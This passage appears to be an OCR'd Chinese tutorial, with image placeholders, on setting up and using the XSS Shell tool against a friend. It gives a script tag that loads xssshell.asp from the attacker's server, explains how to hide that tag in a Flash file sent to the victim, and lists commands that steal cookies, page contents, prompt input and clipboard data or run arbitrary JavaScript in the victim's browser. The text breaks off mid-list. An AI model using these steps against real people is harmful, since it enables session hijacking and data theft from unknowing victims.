



接着在db.asp文件中搜索"w00t"关键字，这个是默认登录管理界面的密码，修改为自己想要的。现在我们就能使用自己的密码来登录管理界面了，如图4。


二、使用


我们找个地方插入跨站代码，我使用臭要饭的IcodeToSWF在一个Flash中插入包含有跨站脚本的页面，如图5。


其中1.htm的文件内容为<script src="http://192.168.0.1/xssshell/xssshell。asp?v=336699"></script>。一切准备工作做好

















后，把flash发送给好友，当他使用浏览器观看时，同时也就访问了我们服务器上的跨站页面（跨站脚本的IP应该能让别人访问到，像类似192.168.0.1就要在内网中使用，外网访问就要填你的外网IP地址，以保证别人能“找到你”）。回到管理界面，可以看到好友的IP已经连过来了，我们在Victims栏可以看到受害者的浏览器版本，操作系统版本，如果是外网主机的话，还可以看到IP的所属国家，如图6。

在Commands栏我们可以对受害者进行如下的操作。

1.GetCookie()

得到受害者的Cookie信息。点击后就会在Logs栏显示出Cookie信息，这是跨站的最基本的目的，得到Cooike后可用来欺骗。但如果服务端程序是基于会话的，就无能为力了，如图7。

2.GetSelfHtml()

得到受害者当前浏览的页面。点击后就会在Logs栏里返回一个HTML链接，再点下该链接，就会打开一个新的窗口，显示出受害者当前浏览的页面，如图8。

3.alert()

在Parameters栏输入要发送的文本，再点alert()函数，受害者的浏览器就会弹出一个警告框，如果在logs栏下会返回Success标记，就表示成功执行了。

4.eval()

可以在parameters栏自定义要发送的javascript脚本，如果在logs栏下会返回Success标记，就表示受害者端的浏览器成功执行了脚本。

5.prompt()

同样在parameters栏输入要发送的文本，点prompt()后，在受害者的浏览器端会弹出一个提示框。如果受害者在输入框内输入文本了，在logs栏会返回输入的信息，如图9。

6.GetClipboard()

这个函数只对IE浏览器有效，如果受害者使用IE浏览器

访问你的跨站页面，在点击该函数后，就会在Logs栏返回受害者的剪切板信息。

7.GetInternalIP()

